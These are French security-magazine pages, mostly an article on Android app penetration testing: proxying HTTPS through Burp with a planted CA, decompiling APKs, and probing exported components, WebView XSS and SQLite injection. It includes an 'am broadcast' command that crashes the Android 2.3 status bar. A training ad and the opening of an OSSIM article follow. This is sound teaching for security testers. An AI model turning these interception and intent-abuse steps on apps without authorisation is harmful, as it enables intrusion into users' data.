



*Fig. 1 : Interface graphique de AVD Manager*

lancer un AVD avec une RAM de 1GB, en lui associant une carte SD virtuelle et en faisant passer le trafic HTTP par un *proxy* local :

```
$ emulator -avd test.avd -memory 1024 -sdcard ./carte_sd -http-
proxy 127.0.0.1:8080
```

Le binaire **mksdcard** permet de créer une image FAT32 pour pouvoir l'utiliser en tant que carte SD :

```
$ mksdcard 512M carte_sd
```

### 2.1.3 DDMS

DDMS (*Dalvik Debug Monitor Server*) est un outil de *debug* fourni avec Android. Outre les fonctionnalités classiques de *debugging*, DDMS permet de simuler la réception d'appels/SMS (Fig. 2) ou encore le *spoofing* de données de géolocalisation (simulation d'un GPS) sur l'émulateur. Ces fonctionnalités peuvent être utiles dans le cas d'une application qui traite ce type de données.





*Fig. 2 : Simulation d'un appel avec DDMS*

DDMS (**$SDK/tools/ddms**) peut être attaché aussi bien à un émulateur qu'à un device réel.

## 2.2 Device ou Émulateur ?

C'est l'une des premières questions qu'on peut se poser au début des tests. Même si l'émulateur répondra dans la plupart des cas à nos besoins, il arrive qu'une application s'y comporte « bizarrement ». D'où la nécessité, à chaque fois, de vérifier que le comportement est le même sur un device physique afin de ne pas fausser les résultats des tests.

Si l'application en question doit être installée à partir du *Google Play Store* (anciennement *Market*), il est également plus simple d'utiliser un device réel pour la récupérer. Il existe des manipulations qui permettent d'installer le *Store* sur un émulateur, mais elles restent assez fastidieuses et peu stables.

L'utilisation d'un émulateur présente, néanmoins, quelques avantages par rapport à celle d'un device physique, notamment le fait de ne pas devoir « rooter » (on l'est par défaut sur l'émulateur), ou encore la simplicité avec laquelle on peut faire passer du trafic HTTP par un proxy. Un autre plus pour l'émulateur est la possibilité de changer la valeur de paramètres censés être fixes comme l'IMEI ou l'IMSI **[3]**. Ceci est intéressant car il arrive que les développeurs, pensant que ces valeurs ne peuvent pas être modifiées, les utilisent dans des fonctions sensibles d'une application.

## 2.3 Boîte noire ou boîte blanche ?

Si ça ne tenait qu'au consultant, le choix serait vite fait. Malheureusement, c'est rarement le cas et on se retrouve souvent avec le seul binaire de l'application (l'APK). Le souci avec le fait de ne pas avoir accès au code source de l'application (on parle bien du client et non pas du serveur) est que le temps passé à la reverser (ce qui est théoriquement toujours possible) peut être considéré comme du temps en moins à tester la sécurité de l'application.

Il sera toujours possible de contourner un mécanisme de protection côté client (ex. si le terminal est rooté, ne pas lancer l'application), du chiffrement symétrique avec la clé stockée dans le binaire ou encore un protocole de communication maison. Mais ceci peut prendre du temps, et contrairement à celui d'un attaquant, le temps du pentesteur est limité. Heureusement que les applications Android se décompilent généralement assez bien. Pour cela, deux principales alternatives s'offrent à nous :

- Désassembler le fichier `classes.dex` de l'APK (fichiers Java compilés et convertis au format Dalvik Executable) au format Smali **[4]**, qui est déjà assez lisible. Pour cela, l'outil Apktool **[5]** fera l'affaire. Apktool permet également de décompiler les ressources de l'APK ainsi que les binaires XML, et notamment le manifeste de l'application. Il permet également de reconstruire facilement l'APK après y avoir apporté des modifications.
- Utiliser `dex2jar` **[6]** pour générer un fichier jar à partir de l'APK, pour ensuite lancer son décompilateur Java préféré. Le résultat obtenu est généralement satisfaisant, mais il arrive que des parties du code ne soient pas très fidèles.

Le *framework* de *reverse* et analyse de *malware* pour applications Android Androguard **[7]** vaut également le détour.

## 2.4 Proxying

Un autre point important qu'il faut gérer avant de commencer les tests est comment faire passer le trafic réseau de son application par un proxy. Ceci est indispensable, d'un côté pour analyser les communications entre le client et le serveur, et d'un autre, pour tester la sécurité du *backend* (serveur applicatif).

Pour l'émulateur, rien de plus facile quand il s'agit de trafic web classique (HTTP). Il suffit de lancer l'émulateur avec l'option `-http-proxy`, suivi de l'IP et du port sur lequel écoute notre proxy web (Burp par exemple). C'est moins simple quand on utilise un terminal puisque l'option proxy HTTP par défaut ne fait passer par le proxy que le navigateur web et pas les autres applications. Pour remédier à cela, on peut utiliser des applications tierces telles que ProxyDroid **[8]**. Cette application nécessite d'avoir la suite Busybox sur son terminal car elle réécrit les règles `iptables` (il faut également être root). ProxyDroid est très pratique car elle gère plusieurs protocoles (HTTP, HTTPS, SOCKS4, SOCKS5) et permet de configurer le proxy pour une application spécifique.

Si l'application tente d'établir des connexions HTTPS, on verra rapidement que des exceptions vont être levées et que les connexions ne vont pas se faire (Fig. 3).

Ce comportement est normal étant donné que l'autorité de certification du proxy n'est pas reconnue par le système. C'est même « bon » signe car cela veut dire que la validité du certificat SSL est vérifiée par l'application. Pour contourner cela, il faut donc ajouter la CA du proxy au *TrustStore* d'Android. Depuis ICS (Android 4.0), cette opération a été simplifiée. En effet, il suffit de copier le certificat racine du proxy dans la carte SD et de l'importer en passant par ***System Settings > Security > Credential Storage > Install from sdcard***. Dans les

```
D/dalvikvm(  322): GC_CONCURRENT freed 723K, 48% free 3589K/6727K, external 6638K/8290K, paused 4ms+5ms
W/System.err(  322): javax.net.ssl.SSLHandshakeException: java.security.cert.CertPathValidatorException: Trust anchor for certification path not found.
W/System.err(  322):     at org.apache.harmony.xnet.provider.jsse.OpenSSLSocketImpl.startHandshake(OpenSSLSocketImpl.java:477)
W/System.err(  322):     at org.apache.harmony.xnet.provider.jsse.OpenSSLSocketImpl.startHandshake(OpenSSLSocketImpl.java:328)
W/System.err(  322):     at org.apache.harmony.luni.internal.net.www.protocol.http.HttpConnection.setupSecureSocket(HttpConnection.java:185)
```

*Fig. 3 : Capture logcat montrant l'échec de la poignée de main SSL*

versions antérieures d'Android, il fallait davantage d'efforts pour ajouter son CA au magasin de certificats. Cette opération doit être effectuée manuellement :

```
$ adb pull /system/etc/security/cacerts.bks . // récupérer le magasin de certificats
$ keytool -keystore cacerts.bks -storetype BKS -provider org.bouncycastle.jce.
provider.BouncyCastleProvider -providerpath "chemin_vers_bcprov-jdk16-141.jar"
-storepass mot_de_passe_du_truststore -import -v -trustcacerts -alias alias -file
"chemin_vers_le_certificat"
      // Le provider  BouncyCastleProvider peut être téléchargé sur le net
      // Le mot de passe qui protège cacerts.bks est généralement vide ou " changeit "
$ adb shell mount -o remount, rw /system  // remonter la partition système en lecture/
écriture
$ adb push cacerts.bks /system/etc/security
$ adb shell mount -o remount, ro /system
```

Le système doit ensuite être redémarré pour que le changement soit pris en compte. C'est justement cette dernière action qui pose un problème sur l'émulateur car la partition *system* est réinitialisée à chaque *reboot*. L'astuce consiste à remplacer l'image système de base (`$SDK_HOME/system-images/`) par une image de la partition système modifiée (prise avant le reboot). Mais depuis ICS, ceci n'est plus nécessaire car les certificats ajoutés via le menu ***install certificate from sd card*** sont stockés dans la partition data (`/data/misc/keychain/cacerts-added`) et sont donc persistants.

Un autre problème que l'on va rencontrer en voulant intercepter du trafic HTTPS vient de la méthode **HTTP CONNECT**. En effet, dans Android, la requête **CONNECT** est faite sur l'IP du serveur web. Si on utilise l'option de Burp qui génère un certificat par *host*, le certificat généré sera invalide étant donné que son *Common Name* correspondra à l'IP et non au *hostname* désiré (Fig. 4). Pour contourner cela, on peut soit configurer Burp afin qu'il génère un certificat pour le hostname spécifique (option ***Generate a CA-signed certificate with a specific hostanme***), soit reverser l'application et la modifier pour que les connexions HTTPS soient faites directement sur l'IP du serveur.





*Fig. 4 : Capture montrant que le certificat généré n'a pas le bon CN*

Pour les rares applications non HTTP, un proxy TCP comme Mallory **[9]** peut être utilisé.

**Note**
**La dernière version de Burp (1.4.12) corrige le problème du CN invalide dans les certificats.**

# 3 Analyse statique

Une fois l'environnement de travail configuré, on peut enfin commencer les tests. Cette première étape consiste à regarder le code de l'application de plus près sans avoir à la lancer. Théoriquement, toutes les vulnérabilités côté client peuvent être décelées juste en analysant le code source, mais en pratique, cela reste compliqué. Le but est donc de détecter des problèmes de sécurité plus ou moins évidents et de se faire une idée globale sur le fonctionnement de l'application.

## 3.1 Utilisation abusive de permissions

Tout le monde a déjà rencontré (ou pas !) une application de sudoku qui demande la permission de voir vos contacts et d'envoyer des SMS. Dans le cas d'applications légitimes, demander des permissions dont l'application n'a pas besoin est plus une mauvaise pratique qu'une vulnérabilité. Le risque est que l'impact d'autres vulnérabilités soit amplifié inutilement. Par exemple, si une application dispose de la permission **READ_CONTACTS** et qu'elle est vulnérable à une XSS, l'exploitation de cette dernière pourrait permettre un accès non autorisé aux contacts de l'utilisateur.

## 3.2 Secrets codés en dur

Étape classique pour tout test d'intrusion d'un client lourd, la recherche de données sensibles dans le code de l'application concernera soit des secrets nécessaires à son fonctionnement comme une clé de chiffrement symétrique, soit des données utilisées lors du développement de l'application et oubliées par les développeurs lors du passage en production. Pour cette étape, on comptera essentiellement sur notre intuition et sur un outil comme **grep**.

## 3.3 Mauvais stockage de fichiers

Par défaut, une application Android peut stocker ses données dans deux emplacements ; le stockage externe (carte SD) et son répertoire personnel (`/data/data/nom_du_package`).

Si l'écriture de données dans la carte SD nécessite d'avoir la permission **WRITE_EXTERNAL_STORAGE**, la lecture, quant à elle, n'en nécessite aucune, et les fichiers présents sur la carte SD sont accessibles à tout le monde. Il est

donc impératif de vérifier que l'application n'y écrit pas d'informations confidentielles.

Tout d'abord, on va faire une recherche sur la chaîne de caractères `sdcard` dans le code pour voir si elle n'est pas utilisée dans le chemin d'écriture d'un fichier. Ceci n'est pas suffisant car plusieurs méthodes permettent de récupérer le chemin vers le stockage externe (`getExternalStorageDirectory()`, `getExternalFilesDir()`, `getExternalStoragePublicDirectory()`, etc.). Il faut donc rechercher aussi les occurrences de la chaîne `getExternal` commune à ces méthodes. Si ces deux recherches retournent des résultats, c'est que l'application utilise probablement le stockage externe. Dans ce cas, on peut soit suivre le code pour voir quel type de données sont stockées, soit parcourir la carte SD une fois que l'application a été utilisée.

Les données écrites dans le répertoire personnel de l'application ne peuvent, par défaut, être accédées que par l'application elle-même. Néanmoins, Android offre la possibilité de créer des fichiers accessibles en lecture/écriture aux autres applications. Ceci grâce aux flags `MODE_WORLD_READABLE` et `MODE_WORLD_WRITEABLE`. Il est donc nécessaire de rechercher d'éventuelles occurrences de ces flags.

De manière générale, il est intéressant de détecter tous les appels à `openFileOutputStream()`, `getSharedPreferences()`, `openOrCreateDatabase()` pour voir à quel moment l'application écrit des fichiers et mieux comprendre son fonctionnement. À noter qu'à partir de *Jelly Bean* (Android 4.1), une nouvelle permission `READ_EXTERNAL_STORAGE` a été introduite. Celle-ci est censée protéger, dans le futur, l'accès en lecture au stockage externe.

## 3.4 IPC non sécurisées

Android permet aux applications de communiquer entre elles grâce au mécanisme d'*intent*. Si ce mécanisme rend la plateforme flexible et améliore l'expérience utilisateur, il élargit également la surface d'attaque.

Un intent **[10]** est un message dont le destinataire peut être soit explicite (le nom du composant qui doit recevoir le message est défini dans l'intent), soit implicite. Un intent peut permettre de :

- transférer une donnée d'un composant à un autre ;
- demander à un composant de fournir une donnée ;
- demander à un composant d'effectuer une action sur une donnée.

L'objectif ici n'est pas d'expliquer le fonctionnement des communications inter-composants dans Android, mais bien d'en définir les risques.

La première chose à regarder quand on aborde cette partie, c'est le manifeste de l'application, `AndroidManifest.xml`. Dans celui-ci, l'application déclare notamment les permissions qu'elle demande, les permissions qu'elle définit, ainsi que ses différents composants. Chaque composant peut avoir deux attributs qui nous intéressent particulièrement : `android:exported`, qui définit si le composant est accessible aux autres applications, et `android:permission`, qui protège le composant par une permission.

Les composants fournisseurs de données (`provider`) sont par défaut exportés, contrairement aux autres types où `android:exported` est égal à `false` par défaut. Néanmoins, il suffit qu'un filtre d'intent `<intent-filter>` leur soit ajouté dans le manifeste pour qu'ils deviennent accessibles de l'extérieur de l'application. L'application peut avoir des récepteurs de *broadcast* qui ne figurent pas dans le manifeste car il est possible d'en déclarer dynamiquement au sein d'une activité avec la méthode `registerReceiver()`.

Un composant qui n'est pas protégé par une permission dans le manifeste peut quand même vérifier dynamiquement que l'application qui fait appel à lui dispose d'une permission donnée ; ceci avec la méthode `checkCallingPermission()`.

Un composant peut être protégé par une permission spécifiquement créée. Si c'est le cas, il faut vérifier le niveau de protection de cette permission défini par le *tag* `android:protectionLevel`. Si ce dernier est égal à `normal`, l'utilisateur ne verra pas qu'une application demande cette permission lors de l'installation (sauf s'il clique sur ***Tout afficher***). Par conséquent, si une permission est utilisée pour protéger un composant sensible, son niveau de protection doit être au moins à `dangerous`.

En analysant donc le manifeste, on peut se faire une idée globale des points d'entrées et aller scruter de plus près les composants exposés. On peut s'organiser en se posant trois questions :

1 - Est-ce qu'il est possible que l'application testée envoie des données sensibles à une application malicieuse ?

Dans ce cas-là, le problème pourrait venir d'une diffusion d'un intent qui contient des informations sensibles via `sendBroadcast()`, `sendOrderedBroadcast()`, `sendStickyBroadcast()` ou encore `sendStickyOrderedBroadcast()` sans y associer une permission. Le code suivant montre comment limiter les destinataires d'une diffusion d'un intent aux seuls récepteurs qui disposent d'une permission particulière :

```
sendBroadcast(intent, com.test.myapp.PERMISSION_PARTICULIERE) ;
```

Un autre cas où l'application peut exposer des données sensibles à une application malicieuse est le démarrage d'une activité : `startActivity()` ou d'un service : `startService()` avec un intent implicite qui contient des informations sensibles soit dans la partie `data`, soit dans des `extras`. Imaginons par exemple une application qui télécharge un PDF contenant des données confidentielles, et qui pour l'ouvrir lance une activité externe avec un intent. Cet intent pourra être reçu autant par un lecteur de fichiers PDF légitime que par une application malicieuse qui propose la fonctionnalité de lecture de PDF. La solution ici serait que l'application incorpore son propre lecteur.



2 - Est-ce qu'il est possible qu'une application malicieuse demande et obtienne des informations sensibles de l'application testée ?

Le problème pourrait venir d'un fournisseur de contenu exporté et qui n'est pas protégé par une permission. Dans ce cas-là, une application malicieuse pourrait soit interroger directement le fournisseur de contenu, soit attendre la diffusion d'un intent qui pointe vers des données du fournisseur.

3 - Est-ce qu'il est possible qu'une application malicieuse altère les données de l'application testée ou lui fasse faire des actions sensibles ?

Par action sensible, on entend action qui est censée être réservée à l'application elle-même ou à une application privilégiée. Par exemple, l'application `Kies.apk` présente par défaut dans quelques smartphones Samsung permettait à une application ne disposant d'aucune permission d'installer un APK sans interaction de l'utilisateur **[11]**. La vulnérabilité venait du fait que Kies exposait un service qui permettait d'installer un APK sans le protéger par une permission.

Un autre exemple serait une application qui stocke une page HTML dans la carte SD pour l'ouvrir à chaque lancement dans une WebView (pour éviter de le télécharger à chaque fois). On peut alors imaginer qu'une application malicieuse qui détient la permission `WRITE_EXTERNAL_STORAGE` remplace le HTML en question par un autre malicieux.

De manière générale, une application doit garantir, dans la limite du possible, l'intégrité des données externes qu'elle utilise (fichiers, données d'un intent, etc.) et surtout considérer tout composant externe comme potentiellement malicieux.

# 4 Analyse dynamique

Pour cette phase, on va enfin pouvoir lancer notre application. La démarche consiste à jouer avec les différentes actions possibles, voir comment l'application réagit et en déduire d'éventuels problèmes de sécurité. On pourra également debugger l'application avec DDMS.

## 4.1 Communications réseau non sécurisées

Un des premiers points à observer est comment l'application communique avec son ou ses serveurs. Pour écouter le trafic généré par l'application, on utilisera `tcpdump` (présent par défaut dans l'émulateur mais pas dans un terminal). Si des données sensibles transitent sur le réseau, il est bien sûr impératif que les communications soient chiffrées. Dans le cas où SSL est utilisé, il faut s'assurer que l'application vérifie bien la validité du certificat serveur, car il arrive qu'après avoir autorisé tous les certificats lors de la phase de développement, les développeurs oublient de rétablir les mécanismes par défaut, ce qui rend l'application vulnérable à une attaque de l'homme du milieu. Généralement, pour autoriser des certificats SSL invalides, la classe `SSLSocketFactory` est réimplémentée.

Lors des tests, on peut dans un premier temps faire passer le trafic par un proxy sans ajouter sa CA au *TrustStore* d'Android. Si la connexion est réussie, c'est que la validité du certificat serveur n'est pas vérifiée. Dans le cas contraire, on ne peut toujours pas affirmer que la vérification est faite correctement. En effet, il est possible que les certificats auto-signés ne soient pas acceptés, mais qu'en parallèle, le Common Name ne soit pas vérifié (ceci est possible notamment en implémentant l'interface Java `HostnameVerifier`). Dans ce cas, il faut ajouter la CA du proxy au TrustStore et faire en sorte que le CN des certificats générés ne soit pas bon (option ***Generate a CA-signed certificate with a specific hostname*** dans Burp).

## 4.2 Logging d'informations sensibles

Il est assez fréquent de voir que le passage entre la phase de développement/tests et la phase de production ne soit pas gérée correctement. Cela peut se traduire notamment par la présence d'informations non nécessaires dans les logs du smartphone. Cela devient problématique quand ces informations comportent des données sensibles (mots de passe, token d'authentification, données métiers, etc.). La présence de ce type d'informations dans les logs d'un Android est d'autant plus dangereuse que ces dernières peuvent être lues par toute application disposant de la permission `READ_LOGS`.

Pour ajouter des entrées dans les logs du système, une application peut soit utiliser la classe `Log`, soit écrire directement vers la sortie standard avec `System.out.println()`.

Il faut savoir qu'à partir de l'API 16 d'Android (Jelly Bean), les applications tierces ne peuvent plus demander cette permission.

## 4.3 IPC non sécurisées

Après avoir étudié ce point lors de la phase d'analyse statique, on peut à présent confirmer/exploiter nos trouvailles. Pour cela, le plus adapté est de créer une application PoC qui va démontrer l'impact que peut avoir un APK malicieux sur l'application testée. On pourra alors récupérer des données confidentielles de l'application, lui faire effectuer des actions sensibles, ou encore la faire dévier du fonctionnement initialement prévu.

L'outil `am` intégré dans Android permet de diffuser des intents et de lancer des activités et des services à la volée. Voici un extrait de l'aide de `am` (Android 4.0) qui montre les principales utilisations, ainsi que les options pour la création d'un intent.

```
 $ am
usage: am [subcommand] [options]
    start an Activity: am start [-D] [-W] <INTENT>
        -D: enable debugging
        -W: wait for launch to complete
    start a Service: am startservice <INTENT>
    send a broadcast Intent: am broadcast <INTENT>
     <INTENT> specifications include these flags:
        [-a <ACTION>] [-d <DATA_URI>] [-t <MIME_TYPE>]
        [-c <CATEGORY> [-c <CATEGORY>] ...]
        [-e|--es <EXTRA_KEY> <EXTRA_STRING_VALUE> ...]
        [--esn <EXTRA_KEY> ...]
        [--ez <EXTRA_KEY> <EXTRA_BOOLEAN_VALUE> ...]
        [-e|--ei <EXTRA_KEY> <EXTRA_INT_VALUE> ...]
        [-n <COMPONENT>] [-f <FLAGS>]
        [<URI>]
```

Par exemple, la commande suivante lance l'activité d'insertion d'un contact en remplissant le champ **Nom** avec « test » :

```
 $ am start -a android.intent.action.INSERT -n 'com.android.
contacts/.ui.EditContactActivity' -d        'content://com.android.
contacts/contacts' -e name 'test'
```

Il est important de savoir qu'il est possible, pour une application tierce disposant de la permission **GET_TASKS**, d'accéder à la liste des dernières activités lancées. Les détails de l'intent qui sert à lancer une activité peuvent notamment être lus. Il faut donc vérifier que l'application testée ne met pas de données sensibles dans des intents accessibles. On peut utiliser l'application **Intent Sniffer** **[12]** pour voir les détails de l'intent qui a servi à lancer l'activité d'insertion d'un contact (Fig. 5).

Dans l'exemple suivant, on va diffuser un intent qui va informer ses récepteurs que la connectivité du smartphone a changé. On va le faire à partir du *shell* d'un utilisateur non privilégié (une application qui n'a pas de permissions particulières) :

```
 $ ./adb -d shell
# id
uid=0(root) gid=0(root)          // adbd tourne en root
# su app_81
$ id
uid=10081(app_81) gid=10081(app_81)  // application non privilégiée

$ am broadcast -a android.net.conn.CONNECTIVITY_CHANGE   // on diffuse l'Intent
Broadcast completed: result=0
```

Si le test est fait sur un Android 2.3, on peut voir que l'application « Barre d'état » crash (Fig. 6).

En analysant les logs, on verra que l'application **statusbar** a crashé à cause d'un **NullPointerException** à la réception de l'intent. Probablement que le récepteur ne s'attendait pas à un intent sans données. La barre d'état est alors vulnérable à un déni de service qui peut être exploité par une application qui ne dispose d'aucune permission.

Durant cette étape, on pourra aussi utiliser le framework **Mercury** **[13]**. Cet outil se compose d'un APK qu'il faut installer sur le smartphone et d'un client en Python qui communique avec. Une fois connecté à l'APK, on pourra communiquer en ligne de commandes avec les composants exportés d'autres applications (et notamment interroger des fournisseurs de contenu, ce qui n'est pas possible avec **am**). Une vidéo démo et des exemples sont disponibles sur le site de l'outil.


*Fig. 5 : Visualisation des activités récentes avec Intent Sniffer*


*Fig. 6 : Crash de « Barre d'état*

## 4.4 Cross Site Scripting

La classe **WebView** permet d'afficher des pages web dans une activité. Une application qui utilise cette classe peut donc être vulnérable à de l'injection de code



JavaScript/HTML de la même manière qu'une application web classique. Pour que JavaScript soit autorisé dans la WebView, l'activité qui l'implémente doit mettre à **True** la propriété **setJavaScriptEnabled** :

```
WebView myWebView = (WebView) findViewById(R.id.webview);
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true);
```

Si la WebView utilise des données provenant d'une source non sûre dans la construction d'une page web et que celles-ci ne sont pas filtrées/encodées, alors l'application est vulnérable. L'injection pourrait provenir soit d'une XSS permanente sur le backend, soit d'une source locale (intent envoyé par une application malicieuse, fournisseur de contenu malicieux, fichiers corrompus, etc.).

Dans ce cas, il faudra regarder l'implémentation de l'activité qui utilise la WebView pour voir jusqu'où peut aller l'exploitation. Si JavaScript est désactivé, on ne pourra injecter que du code HTML (on peut imaginer un faux formulaire d'authentification).

Si, par contre, JavaScript est activé, l'exploitation peut aller assez loin. Tout dépend de la manière dont est configurée **WebSettings** (la classe qui gère les propriétés d'une WebView). Voici quelques propriétés qui peuvent donner des idées d'exploitation :

- **setAllowContentAccess()** (vraie par défaut) : autorise l'interrogation d'un fournisseur de contenu avec du JavaScript (en utilisant l'URI **content://**).
- **setAllowFileAccess()** (vraie par défaut) : autorise l'ouverture de fichiers dans une WebView. Même si officiellement, Android ne permet plus aux applications de lire des fichiers locaux à partir d'une WebView, les développeurs trouvent toujours des moyens de le faire et notamment en implémentant un fournisseur de contenu spécifique.
- **addJavascriptInterface()** : méthode de la classe **WebView** qui permet d'utiliser un objet Java à partir de code JavaScript !

## 4.5 Injections SQL

Les applications Android peuvent utiliser leurs propres bases **SQLite**. Elles peuvent donc être vulnérables comme les applications classiques à des attaques d'injection SQL.

Si des données provenant d'une source externe non sûre sont concaténées directement à une requête SQL sans être filtrées, alors l'application est potentiellement vulnérable. L'exploitation reste néanmoins limitée étant donné que la base de données est locale.

## 4.6 Vulnérabilités côté serveur

Une fois l'application « proxyfiée », hormis l'exploitation de l'injection de code côté client, les tests sur le backend ne diffèrent pas de ce qui se fait lors d'un test d'intrusion classique. Tout y passe : web services accessibles sans authentification, mauvais cloisonnement, élévation de privilèges, injections diverses, etc.

# Conclusion

L'intérêt porté à la sécurité des applications mobiles grandissant, on a présenté dans cet article une démarche qui permet de tester le niveau de sécurité d'une application Android et d'en déduire les risques qu'elle encourt dans un milieu hostile : le smartphone.

La constante évolution du système Android nous oblige à rester à l'affût des dernières modifications apportées par Google et à adapter en conséquence les méthodologies et outils utilisés. Par exemple, la disparition de la permission **READ_LOGS** pour les applications tierces dans Android 4.0 rend moins critique l'écriture de données sensibles dans les logs. On peut également citer l'introduction de l'API Keychain ou encore l'apparition de la permission **READ_EXTERNAL_STORAGE** à partir d'Android 4.1

Enfin, il faut rappeler que l'une des principales qualités d'un pentesteur est la créativité. S'il suffisait à chaque fois d'appliquer des méthodologies et de lancer des outils automatiques, ce métier ne serait plus aussi marrant ! ■


## ■ REMERCIEMENTS

**Je tiens à remercier Moe, G. Abitbol et tous les J.A du pentest chez BT pour leur soutien moral durant la rédaction !**


## ■ RÉFÉRENCES


[1] MISC 51 – Modèle de sécurité d'Android

[2] Linux Magazine hors-série 61 – Dossier Sécurité

[3] http://blog.codepainters.com/2010/11/20/android-emulator-patch-for-configurable-imei-imsi-and-sim-card-serial-number/

[4] http://code.google.com/p/smali

[5] http://code.google.com/p/android-apktool

[6] http://code.google.com/p/dex2jar

[7] http://code.google.com/p/androguard

[8] ProxyDroid – https://play.google.com/store/apps/details?id=org.proxydroid

[9] Mallory and Me: Setting up a Mobile Mallory Gateway – http://intrepidusgroup.com/insight/2010/12/mallory-and-me-setting-up-a-mobile-mallory-gateway/


[10] http://developer.android.com/reference/android/content/Intent.html

[11] From 0 perm app to INSTALL_PACKAGES on Samsung Galaxy S3 http://sh4ka.fr/android/galaxys3/from_0perm_to_INSTALL_PACKAGES_on_galaxy_S3.html

[12] Intent Sniffer http://www.isecpartners.com/mobile-security-tools/intent-sniffer.html

[13] Mercury http://labs.mwrinfosecurity.com/tools/2012/03/16/mercury


DEVENEZ QUELQU'UN
DE RECHERCHÉ
POUR CE QUE
VOUS SAVEZ TROUVER.
FORMATIONS FORENSIQUES
Cours SANS Institute
Certifications GIAC
HSC
FOR 408
Investigation Inforensique Windows
FOR 508
Analyse Inforensique et réponses
aux incidents clients
FOR 558
Network Forensic
FOR 563
Investigations inforensiques
sur équipements mobiles
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comelink - crédit photo : Hedge



# OPEN SOURCE SECURITY INFORMATION MANAGEMENT (OSSIM) - PARTIE 2

Lionel Prat - lionel.prat9@gmail.com - http://secu-fr.tuxfamily.org

**mots-clés : OSSIM / DÉTECTION / CORRÉLATION / GESTIONNAIRE D'INFORMATIONS / ANALYSE / LOG / FRAMEWORK / DIRECTIVE**

*OSSIM est un gestionnaire d'informations de sécurité basé sur des technologies open source. Son objectif est de centraliser et d'analyser ces contenus issus de divers outils, et de prendre les décisions adéquates tout en gardant un suivi.*

*Il possède un ensemble d'outils intégrés permettant une multitude de possibilités de traitement de l'information. L'analyse et la corrélation des événements fiabilisent les alertes, évitent quantités de faux positifs. Elles permettent une levée d'alarme très fine.*

*Voici la suite du précédent article qui présentait OSSIM et le fonctionnement de l'agent. Cette partie concernera le serveur et le framework, en particulier le fonctionnement des différents types de corrélations et leurs écritures.*

## 1 Sim Server

### 1.1 Présentation

OSSIM-serveur est un démon (écrit en langage C) qui permet le traitement des événements reçus par les agents/*framework*. Il peut aussi envoyer des ordres aux sondes (agent ou framework). Il stocke les informations dans la base de données, il gère la corrélation (*cross, directive, policy*). Par défaut, OSSIM-serveur écoute sur le port 40001/tcp.

Son but principal est de :

- Collecter toutes les données des agents ou d'autres serveurs.
- Prioriser les événements reçus.
- Corréler les événements provenant de différentes sources.
- Réaliser l'évaluation des risques en générant des alarmes.
- Stocker les événements dans la base.

#### 1.1.1 Les fichiers essentiels

Tous les fichiers de configurations (configuration globale, directives, base de réputation, etc.) sont stockés sous le répertoire `/etc/ossim/server/`.

### 1.2 Corrélation par « directive »

#### 1.2.1 Composition d'une directive

L'analyse se fait soit sur la remontée d'événements passifs (*log, snort*), soit à partir d'un événement actif (*monitor*).

Il s'agit d'une escalade de niveau par niveau en fonction d'une suite d'événements étalés dans le temps qui permet d'atteindre le haut de l'échelle. Si elles sont toutes réussies avec succès, chaque groupe d'événements a un temps limite d'apparition. Si l'événement n'est pas apparu durant ce temps limite, la directive est transformée en événement au niveau où elle était. Il faut savoir que le premier événement (niveau 1) à détecter n'a pas de temps limite, car il s'agit de la porte d'entrée de l'échelle (escalade).

Cela peut paraître complexe mais en regardant les exemples, on comprend rapidement la simplicité et la puissance de cette corrélation. De plus, il est possible de créer une directive grâce à l'interface web graphique d'OSSIM, mais je pense qu'il est préférable de faire ça avec un éditeur de texte directement dans le fichier de directive XML.

Si le serveur est redémarré, les informations en cours de la corrélation directive seront perdues et tout redémarre de zéro.

